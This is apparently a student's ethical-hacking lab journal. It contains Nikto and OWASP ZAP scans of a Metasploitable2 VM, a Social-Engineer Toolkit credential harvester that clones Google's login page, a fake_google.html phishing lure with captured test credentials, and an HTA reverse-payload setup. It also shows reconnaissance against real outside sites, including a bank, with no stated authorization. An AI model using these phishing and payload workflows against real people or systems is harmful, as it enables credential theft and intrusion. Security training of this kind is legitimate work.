+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-10-07 13:50:37 (GMT-4) (47 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

12. Get Information About PHP Version Using phpinfo.php

Objective: Retrieve PHP version details from the Metasploitable2 server.

1. **Visit the PHP Info Page:** In Firefox, navigate to http://192.168.231.130/phpinfo.php.



13. List All Plugins in the Nikto Tool

Objective: View all available plugins in Nikto.

1. **List Nikto plugins:** sudo nikto -list-plugins

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -list-plugins
Plugin: dictionary
 Dictionary attack - Attempts to dictionary attack commonly known directories/files
 Written by Tautology, Copyright (C) 2009 Chris Sullo
 Options:
  method: Method to use to enumerate.
  dictionary: Dictionary of paths to look for.

Plugin: headers
 HTTP Headers - Performs various checks against the headers returned from an HTTP request.
 Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: embedded
 Embedded Detection - Checks to see whether the host is an embedded server.
 Written by Tautology, Copyright (C) 2009 Chris Sullo

Plugin: parked
 Parked Detection - Checks to see whether the host is parked at a registrar or ad location.
 Written by Sullo, Copyright (C) 2011 Chris Sullo
```

14. Run Nikto with Specific Plugin to Find Active Users

Objective: Customize the Nikto scan to find active users on the target server.

1. **Run Nikto scan with the apacheusers plugin:** sudo nikto -h 192.168.231.130 -p 80 Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" -output apacheusers.xml

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -h 192.168.231.130 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" -output apacheusers
.xml
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.231.130
+ Target Hostname:    192.168.231.130
+ Target Port:        80
+ Start Time:         2024-10-07 13:59:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2024-10-07 13:59:28 (GMT-4) (1 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

15. Install OWASP ZAP

Objective: Install OWASP ZAP for advanced vulnerability scanning.

Steps:

1. **Install OWASP ZAP:** sudo apt install zaproxy


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo apt install zaproxy
Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 893
  Download size: 213 MB
  Space needed: 266 MB / 64.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.15.0-0kali1 [213 MB]
9% [1 zaproxy 23.3 MB/213 MB 11%]
```

16. Run OWASP ZAP

Objective: Launch OWASP ZAP for vulnerability scanning.

1. **Run OWASP ZAP:** sudo zaproxy
2. **On Start-up:**
    - Make appropriate selections. ○ Update plugins if prompted.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo zaproxy
Found Java version 21.0.3
Available memory: 961 MB
```





17. Drill Down into OWASP ZAP Scan Results

Objective: Investigate vulnerabilities identified by OWASP ZAP.

Steps:

1. **Review Scan Results:**
    - Click on identified vulnerabilities such as cross-site scripting (XSS), SQL injection, and command injection for further details.





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PRACTICAL NO : 5

Aim: Practical on use of Social Engineering Toolkit.

Steps:

Step 1: System Setup and Toolkit Installation

- Updated the system using the following commands: sudo apt update
  sudo apt-get upgrade --fix-missing sudo
  apt dist-upgrade


- Installed Git and cloned the SET repository:


  sudo apt install git
  git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/
  cd setoolkit sudo python3 setup.py

- Launched SET: sudo setoolkit


Step 2: Credential Harvester Attack


1. **Selected Social Engineering Attacks**:
   - In SET, select **Option 1** (Social Engineering Attacks) and then **Option 2** (Website Attack Vectors).






2. **Set Up the Credential Harvester**:
    - I chose **Option 3** for the **Credential Harvester Attack Method** and selected the **Google Sign-In Template**.





3. **Configured the IP Address**:
    - Entered my system's IP address, obtained using the ifconfig command.





4. **Generated the Phishing Page**:
    - Created an HTML page containing a link to the fake Google sign-in page. When the victim clicked it, they were redirected to the fake page.

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs o
n a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

```
 GNU nano 8.2                                    fake_google.html *
<html>
<head>
        <title>Google Sign-In</title>
</head>
<body>
        <h2>Click the link below to sign in to Google: </h2>
        <a href="https://192.168.231.129/"target="_blank"> Sign in to Google</a>
</body>
</html>
```

```
┌──(kali㉿kali)-[~]
└─$ nano fake_google.html

┌──(kali㉿kali)-[~]
└─$ ls
Desktop     fake_google.html        metasploitable2.nmap  'New Graph (2).mtgl'   Public                Templates
Documents   harshita.txt            metasploitable2.xml    Pictures               setoolkit             Videos
Downloads   metasploitable2.gnmap   Music                  profiles.csv           subdomains_github.txt

┌──(kali㉿kali)-[~]
└─$
```





5. **Captured Victim Credentials**:
   - When the victim entered their details, I successfully captured their credentials in the SET terminal.

```
set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs o
n a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.231.129 - - [16/Oct/2024 11:06:30] "GET / HTTP/1.1" 200 -
192.168.231.129 - - [16/Oct/2024 11:06:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1B
BaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abc1212@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=abc@122
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Step 3: HTA Web Attack Method

1. **Selected HTA Web Attack Method**:
    - In SET, I chose **Option 1** (Social Engineering Attacks) and **Option 2** (Website Attack Vectors). Then, I selected the **HTA Web Attack Method**.

```
The HTA Attack method will allow you to clone a site and pe
r Windows-based PowerShell exploitation through the browser

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>7
```


```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack> 2
```

```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: clone:http://www.facebook.com
set:webattack> This is not an IP address. Are you using a hostname? [y/n] : y
[*] Roger that ghostrider. Using hostnames moving forward (hostnames are 1337, nice job)..
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

2. **Payload Creation**:
    - Created a malicious payload and sent it to the victim via email.
3. **Established Reverse Session**:
    - Once the victim downloaded and executed the payload, a reverse session was initiated, providing access to the victim's system.

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]:
```

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.231.129]: 192.168.231.129
Enter the port for the reverse payload [443]:
```



Observations:

- During the **Credential Harvester Attack**, it was evident that phishing techniques can easily deceive users into providing sensitive information.

- The **HTA Web Attack Method** demonstrated how a seemingly harmless file could create a remote session with the attacker's machine.

PRACTICAL NO : 6

Aim: Practical on Exploiting Web-based applications

1. Reconnaissance and Identification of Web applications

Run the following commands to make sure that you Kali Linux distribution is up to date.

a) sudo apt update
b) sudo apt upgrade
c) sudo apt dist-upgrade

The process of waf detection can be automated using nmap script http-waf-detect.nse as shown below:

```
└─$ sudo apt-get update
[sudo] password for kali:
Hit:1 https://packages.sury.org/php buster InRelease
Get:2 https://dl.google.com/linux/chrome/deb stable InRelease [1,825 B]
Get:3 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:5 https://dl.google.com/linux/chrome/deb stable/main amd64 Packages [1,082 B]
Get:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.6 MB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [294 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Packages [226 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Fetched 66.6 MB in 17s (3,912 kB/s)
Reading package lists ... Done

┌──(kali㉿kali)-[~]
└─$ sudo nmap -vv -p 80 --script http-waf-detect www.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-14 01:04 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Initiating Ping Scan at 01:04
Scanning www.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 01:04, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:04
Completed Parallel DNS resolution of 1 host. at 01:04, 0.36s elapsed
Initiating SYN Stealth Scan at 01:04
Scanning www.testfire.net (65.61.137.117) [1 port]
Completed SYN Stealth Scan at 01:04, 0.23s elapsed (1 total ports)
NSE: Script scanning 65.61.137.117.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Nmap scan report for www.testfire.net (65.61.137.117)
Host is up, received reset ttl 128 (0.0012s latency).
Scanned at 2023-12-14 01:04:39 EST for 0s

PORT   STATE    SERVICE REASON
80/tcp filtered http    no-response

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
           Raw packets sent: 6 (240B) | Rcvd: 1 (40B)
```


```
┌──(kali㉿kali)-[~]
└─$ sudo wafw00f www.hdfcbank.com

                ( Woof! )
                 ,,
```

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com

Then we will use a Load Balancing Detector on www.hdfcbank.com


```
┌──(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.17.6.56
www.hdfcbank.com has address 104.16.36.67

Checking for HTTP-Loadbalancing [Server]:
 cloudflare
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 06:06:20, 06:06:20, 06:06:21, 06:06:21, 06:06:21,
06:06:21, 06:06:21, 06:06:22, 06:06:22, 06:06:22, 06:06:22, 06:06:22, 06:06:22, 06:06:22,
06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23, 06:06:23,

Checking for HTTP-Loadbalancing [Diff]: FOUND
< Expires: Thu, 14 Dec 2023 07:06:23 GMT
> Expires: Thu, 14 Dec 2023 07:06:24 GMT
< CF-RAY: 835442b7dbe91bd6-BOM
> CF-RAY: 835442b81d988489-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

After that, we will perform a WordPress scan on blogs.overandall.com to check for any WordPress vulnerabilities that we can exploit

